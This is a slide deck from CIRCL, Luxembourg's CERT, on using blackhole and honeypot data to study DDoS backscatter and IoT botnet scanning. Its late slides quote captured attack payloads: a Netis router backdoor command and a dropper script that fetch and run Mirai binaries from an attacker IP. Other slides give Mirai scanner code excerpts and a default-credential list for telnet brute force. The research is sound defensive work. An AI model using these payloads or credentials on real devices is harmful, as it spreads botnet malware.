

# Analysing black-hole monitoring dataset

How to better understand DDoS attacks from backscatter traffic, opportunistic network scanning and exploitation



**CIRCL**  
Computer Incident  
Response Center  
Luxembourg

Team CIRCL - *TLP:WHITE*

CIRCL

May 30, 2025

# Outline

---

Introduction

Blackhole & honeypot operation

Data processing

Analysis of denial of service attacks

# Introduction

---



**CIRCL**

Computer Incident  
Response Center  
Luxembourg

- The Computer Incident Response Center Luxembourg (CIRCL) is a government-driven initiative designed to provide a systematic response facility to computer security threats and incidents.
- CIRCL is the CERT for the private sector, communes and non-governmental entities in Luxembourg.

# Blackhole & honeypot operation

## Motivation and background


---

- IP darkspace or blackhole is
  - **Routable non-used address space** of an ISP (Internet Service Provider),
  - incoming traffic is unidirectional
  - and **unsolicited**.
- Is there any traffic in those darkspaces?
- If yes, what and why does it arrive there?
  - And **on purpose** or **by mischance**?
- What's the security impact?
- What are the security recommendations?

# Blackhole & honeypot operation

## Collection and analysis framework

---



# Blackhole operation

---

## Definition (Principle)

- KISS (Keep it simple stupid)
- Linux & OpenBSD operating systems

## Sensor

```
tcpdump -l -s 65535 -n -i vr0 -w - '(!_not_port_$PORT_
and !_not_host_$HOST_)' | socat - OPENSSL-CONNECT:
$COLLECTOR:$PORT,cert=/etc/openssl/client.pem,cafile
=/etc/openssl/ca.crt,verify=1
```

# Honeypot operation (collection)

---

## Generic TCP server

```
socat -T 60 -u TCP4-LISTEN:1234,reuseaddr,fork,max-children=$MAXFORKS CREATE:/dev/null
```

## Generic UDP server

```
/usr/local/bin/socat -T 60 -u UDP4-LISTEN:1235,fork,max-children=$MAXFORKS CREATE:/dev/null
```

## Redirections

```
pass in on vr0 proto udp from any to any port 1:65535  
  rdr-to 127.0.0.1 port 1235 label rdr-udp  
pass in on vr0 proto tcp from any to any port 1:65535  
  rdr-to 127.0.0.1 port 1234 label rdr-tcp
```

# Blackhole & honeypot operation

## Data collection

---

### Server

```
socat OPENSSL-LISTEN:$PORT,reuseaddr,cert=server.pem,  
    cafile=ca.crt,keepalive,keepidle=30,keepcnt=3 STDOUT  
    | tcpdump -n -r - -G 300 -w data/honeypot-1-%Y%m%d%  
    H%M%S.cap
```

### File organization

2017/

2017/11

2017/11/H-20171113234424.cap.gz


- 288 files per day
- SquashFS → reduce inodes



# Data processing

## Network packet dissection

---



## How does the data look like?

```

Frame 170: 237 bytes captured on wire (1896 bits), 237 bytes captured (1896 bits) on 0
    Ethernet II, Src: AvAudio_3a:d8:ea (38:10:d5:3a:d8:ea), Dst: IntelCor_ab:56:df (00:28:f8:ab:56:df)
    Internet Protocol Version 4, Src: 192.168.178.1, Dst: 192.168.178.33
    User Datagram Protocol, Src Port: 53, Dst Port: 46749
        Source Port: 53
        Destination Port: 46749
        Length: 203
        Checksum: 0x740c [unverified]
        [Checksum Status: Unverified]
        [Stream index: 7]
    Domain Name System (response)
        [Request In: 172]
        [Time: 0.125514000 seconds]
        Transaction ID: 0x5b43
        Flags: 0x8100 Standard query response, No error
        Questions: 1
        Answer RRs: 1
        Authority RRs: 3
        Additional RRs: 1
    Queries
        5.2.0.0.9.6.0.0.8.6.0.0.0.0.0.0.0.0.0.0.0.d.1.2.2.0.a.2.ip6.arpa: type PTR, class IN
    Answers
    Authoritative nameservers
    Additional records

```

```
0009 00 28 f8 ab 56 df 38 10 d5 3a d8 ea 08 00 45 00 .\..V.8. ....E.
0010 b2 df 2f F7 00 0e 40 11 64 03 50 48 b2 01 c0 a8 .....@.....
0020 dd c1 21 55 35 b6 9d 00 cb 74 0c 50 c3 81 00 00 01 ..1.5....t[C....
0030 00 01 01 03 00 01 01 35 01 32 01 30 01 30 01 39 .....5...2.0.9.
0040 01 36 01 30 01 30 01 38 01 36 01 30 01 30 01 39 ...6.0.8.6.0.0.
0050 01 30 01 30 01 30 01 30 01 30 01 30 01 30 01 39 ...0.0.0.0.0.0.0.
0060 01 30 01 30 01 30 01 30 01 30 01 30 01 30 01 32 ...0.0.0.0.d.1.2.
0070 01 30 01 61 01 32 03 69 70 36 04 61 72 70 61 00 ...0.a.2.i p6.arpa.
0080 00 01 01 c0 9c 00 0c 00 01 00 00 0e 10 00 11 [redacted]
0090 02 6b 62 01 71 75 75 08 6c 61 62 73 03 63 6f 6d ...kb.quux labs.com
00a0 00 c0 3c 00 02 00 01 00 00 0e 10 00 11 03 6e 73 ...ns
00b0 32 08 6d 61 65 68 64 72 6f 73 62 62 65 00 c0 3c 2.maehdr os.be.c-
00c0 00 02 01 01 00 00 0e 10 00 06 03 6e 73 31 c0 87 .....ns1.
00d0 c0 3c 00 02 01 01 00 0e 10 10 00 06 03 6e 73 33 .....ns3
00e0 c0 87 00 00 29 10 00 00 00 00 00 00 00 00 00 (...).
```

# Data processing

## Principles

---

- Avoid json exports such as provided by tshark<sup>1</sup> (ek option) or Moloch<sup>2</sup>
- Multiplies data volume up to 15 times
- On 2.18 TB compressed packet captures give 32 TB
- Avoid writing and reading from the same disk
- Keep raw data as long as possible

---

<sup>1</sup><https://www.wireshark.org/docs/man-pages/tshark.html>

<sup>2</sup><https://github.com/aol/moloch>

# Data processing

## Preprocessing data

---

```
find 2017/ -type f | sort | parallel -j7 extract.sh {}  
  
#extract.sh  
T='echo $F | sed 's#/sensors/#/anlysis/pcaps/#g' | sed  
    's/.gz//g'  
D='dirname $T'  
mkdir -p $D  
zcat $F | tcpdump -n -r - -w $T "'cat_□filter'"
```

# Data processing

## Parsing data

---

```
find analysis/ -type f | sort | parallel -j 7 parse.sh  
  {}  
#parse.sh  
T='echo $F | sed 's#/source#/parsed/#g' | sed 's/cap$/  
  txt/g''  
D='dirname $T'  
mkdir -p $D  
tshark -n -E separator='|' -r $F -T fields -e frame.  
  time_epoch -e ip.src > $T
```

# Data processing

## Distributed counting

---


```
find parsed/ -type f | sort | parallel -j7 record.py {}
```

```
for line in open(sys.argv[1], "rb"):
    (epoch, ipsrc,ipdst) = line.split(b"|")
    t = datetime.datetime.fromtimestamp(float(epoch))
    day = bytes(t.strftime("%Y%m%d"),"ascii")
    red.zincrby(k,ip.src,1)
```

# Analysis of denial of service attacks

# Observing SYN floods attacks in backscatter traffic

## Attack description



Fill up state connection state table of the victim



## How does backscatter look like?

---

```
2017-09-16 10:02:22.807286 IP x.45.177.71.80 > x.x
    .105.167.39468: Flags [.], ack 1562196897, win
    16384, length 0
2017-09-16 10:02:27.514922 IP x.45.177.71.80 > x.x
    .121.213.62562: Flags [.], ack 14588990, win 16384,
    length 0
2017-09-16 10:02:28.024516 IP x.45.177.71.80 > x.x
    .100.72.30395: Flags [.], ack 24579479, win 16384,
    length 0
2017-09-16 10:02:30.356876 IP x.45.177.71.80 > x.x
    .65.254.17754: Flags [.], ack 318490736, win 16384,
    length 0
```

What are the typical characteristics?

## What can be derived from backscatter traffic?

---

- External point of view on ongoing denial of service attacks
- Confirm if there is a DDOS attack
- Recover time line of attacked targets
- Confirm which services (DNS, webserver, ...)
- Infrastructure changes
- Assess the state of an infrastructure under denial of service attack
  - Detect failure/addition of intermediate network equipments, firewalls, proxy servers etc
  - Detect DDOS mitigation devices
- Create probabilistic models of denial of service attacks

# Confirm if there is a DDOS attack

---

## Problem

- Distinguish between compromised infrastructure and backscatter
- Look at TCP flags → filter out single SYN flags
- Focus on ACK, SYN/ACK, ...
- Do not limit to SYN/ACK or ACK → ECE (ECN Echo)<sup>3</sup>

```
tshark -n -r capture-20170916110006.cap.gz -T fields -e  
    frame.time_epoch -e ip.src -e tcp.flags  
1505552542.807286000 x.45.177.71 0x00000010  
1505552547.514922000 x.45.177.71 0x00000010
```

---

<sup>3</sup><https://tools.ietf.org/html/rfc3168>

## Counting denial of service attacks

---

20170311

20170328

20170504

20170505

20170529

20170808

20170913

20170914

20170915

20170922

## Discover targeted services

---

### TCP services

```
find . -type f | parallel -j 7 tshark -n -r {} -T  
fields -e tcp.srcport | sort | uniq -c
```

Frequency	TCP source port
868	53
2625	80

- Do not forget UDP
- ICMP → Network, Host Port unreachable
- GRE

## Infrastructure assessment

---

- Inspect TTL (Time to Live Values)
- Focus on initial TTL values (255,128,64)

```
find . -type f | parallel -j 7 tshark -n -r {} -T  
fields -e ip.src -e tcp.srcport -e ip.ttl
```

```
#Source IP sport TTL
```

```
x.45.176.71 80 51  
x.45.176.71 80 51  
x.45.176.71 80 51  
x.45.176.71 80 51  
x.45.176.71 80 51
```


# Infrastructure changes

---

- Increase of TTL
  - Focus on differences
  - Network equipment was removed i.e. broken firewall
- Decrease of TTL
  - Network equipment was added
- Analyze distribution of absolute ACK numbers
- DDOS cleaning tools use MSB for tagging traffic
- Analyze source ports → detect load balancers


# Observing SYN floods attacks in backscatter traffic

## Plotting TCP acknowledgement numbers






# Plotting TCP initial sequence numbers



## Mirai case

---



# Mirai case

## Discovering new devices

---

```
211         iph->id = rand_next();
212         iph->saddr = LOCAL_ADDR;
213         iph->daddr = get_random_ip();
214         iph->check = 0;
215         iph->check = checksum_generic((uint16_t *)iph, sizeof (struct iphdr));
216
217         if (i % 10 == 0)
218         {
219             tcph->dest = htons(2323);
220         }
221         else
222         {
223             tcph->dest = htons(23);
224         }
225         tcph->seq = iph->daddr;
226         tcph->check = 0;
227         tcph->check = checksum_tcpudp(iph, tcph, htons(sizeof (struct tcphdr)), sizeof (struct tcphdr));
228
229         paddr.sin_family = AF_INET;
230         paddr.sin_addr.s_addr = iph->daddr;
231         paddr.sin_port = tcph->dest;
232
233         sendto(rsck, scanner_rawpkt, sizeof (scanner_rawpkt), MSG_NOSIGNAL, (struct sockaddr *)&paddr, sizeof
234     }
```

# Mirai case

---


```
do
{
    tmp = rand_next();

    o1 = tmp & 0xff;
    o2 = (tmp >> 8) & 0xff;
    o3 = (tmp >> 16) & 0xff;
    o4 = (tmp >> 24) & 0xff;
}
while (o1 == 127 || // 127.0.0.0/8 - Loopback
(o1 == 0) || // 0.0.0.0/8 - Invalid address space
(o1 == 3) || // 3.0.0.0/8 - General Electric Company
(o1 == 15 || o1 == 16) || // 15.0.0.0/7 - Hewlett-Packard Company
(o1 == 56) || // 56.0.0.0/8 - US Postal Service
(o1 == 10) || // 10.0.0.0/8 - Internal network
(o1 == 192 && o2 == 168) || // 192.168.0.0/16 - Internal network
(o1 == 172 && o2 >= 16 && o2 < 32) || // 172.16.0.0/14 - Internal network
(o1 == 100 && o2 >= 64 && o2 < 127) || // 100.64.0.0/10 - IANA NAT reserved
(o1 == 169 && o2 > 254) || // 169.254.0.0/16 - IANA NAT reserved
(o1 == 198 && o2 >= 18 && o2 < 20) || // 198.18.0.0/15 - IANA Special use
(o1 >= 224) || // 224.*.*.*+ - Multicast
(o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30
);

return INET_ADDR(o1,o2,o3,o4);
```


# Mirai case

---



# Mirai case

## New forks



## IoT malware families

---

- Linux.Darllloz (aka Zollard)
- Linux.Aidra / Linux.Lightaidra
- Linux.Xorddos (aka XOR.DDoS)
- Linux.Ballpit (aka LizardStresser)
- Linux.Gafgyt (aka GayFgt, Bashlite)
- Linux.Moose
- Linux.Dofloo (aka AES.DDoS, Mr. Black)
- Linux.Pinscan / Linux.Pinscan.B (aka PNScan)
- Linux.Kaiten / Linux.Kaiten.B (aka Tsunami)
- Linux.Routrem (aka Remainten, KTN-Remastered, KTN-RM)
- Linux.Wifatch (aka Ifwatch)
- Linux.LuaBot

Source: <https://www.symantec.com/connect/blogs/iot-devices-being-increasingly-used-ddos-attacks>

# Qbot

## Brute force attacks telnet accounts

---

root	admin	user
login	guest	support
netgear	cisco	ubnt
telnet	Administrator	comcast
default	password	D-Link
manager	pi	VTech
vagrant		

Source: <http://leakedfiles.org/Archive/Malware/Botnet%20files/Qbot%20Sources/BASHLITE/aresselfrep.c>



# Qbot

## Commands

---

- PING
- GETLOCALIP
- SCANNER → ON, OFF
- JUNK
- HOLD
- UDP flood
- HTTP flood
- CNC
- KILLATTK
- GTFOFAG
- FATCOCK

## Netcore/Netis routers backdoor exploits

---

- Backdoor reported by Trendmicro the 8th August 2014<sup>4</sup>
- Send UDP packet on port 53413
- Payload must start with `AA\0AAAA\0` followed with shell commands<sup>5</sup>
- Last observed packet 2017-11-15
- Pushed malware Mirai 748ea07b15019702cbf9c60934b43d82 Mirai variant?

---

<sup>4</sup><http://blog.trendmicro.com/trendlabs-security-intelligence/netis-routers-leave-wide-open-backdoor/>

<sup>5</sup><https://www.seebug.org/vulldb/ssvid-90227>

## Injected URLs in UDP payloads

---

```
AA\x00\x00AAAA cd /tmp || cd /var/run || cd /mnt || cd  
/root || cd /; wget http://xx.xx.207.14/kanker;  
chmod 777 kanker; sh kanker; tftp xx.xx.207.14 -c  
get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp  
-r tftp2.sh -g xx.xx.207.14; chmod 777 tftp2.sh; sh  
tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21  
xx.xx.207.14 ftp1.sh ftp1.sh; sh ftp1.sh; rm -rf  
kanker tftp1.sh tftp2.sh ftp1.sh; rm -rf *\x00\n
```


## Injected URLs in UDP payloads

---

```
# Gucci Ares
# Kik:XVPL IG:Greek.Ares
#!/bin/sh
# Edit
WEBSERVER="xx.xx.207.14:80"
# Stop editing now
BINARIES="mirai.arm_mirai.arm5n_mirai.arm7_mirai.x68_
mirai.x86_mirai.m68k_mirai.mips_mirai.mpsl_mirai.ppc
_mirai.sh4_mirai.spc"
for Binary in $BINARIES; do
    cd /tmp; echo ''>DIRTEST || cd /var; echo ''>DIRTEST
    ;wget http://$WEBSERVER/$Binary -O dvrHelper
    chmod 777 dvrHelper
    ./dvrHelper
done
```


# Injected URLs in UDP payloads

---



# Injected URLs in UDP payloads

---



# Conclusions

---

- Backscatter is a very rich source of information
- Could even be abused by DDOS bots for fine tuning attacks
  - Detect infrastructure changes
  - Detect DDOS mitigation solutions
  - Risk need to introduce real traffic into spoofed traffic
- Large amount of vulnerable devices that could be abused
- Commodity routers were already abused in 2014
- They are still being abused
- Many variants are there → MISP
- It usually takes a lot of time to get machines fixed
- Want to get involved → host a sensor, provide unused IP space?
- Contact [info@circl.lu](mailto:info@circl.lu)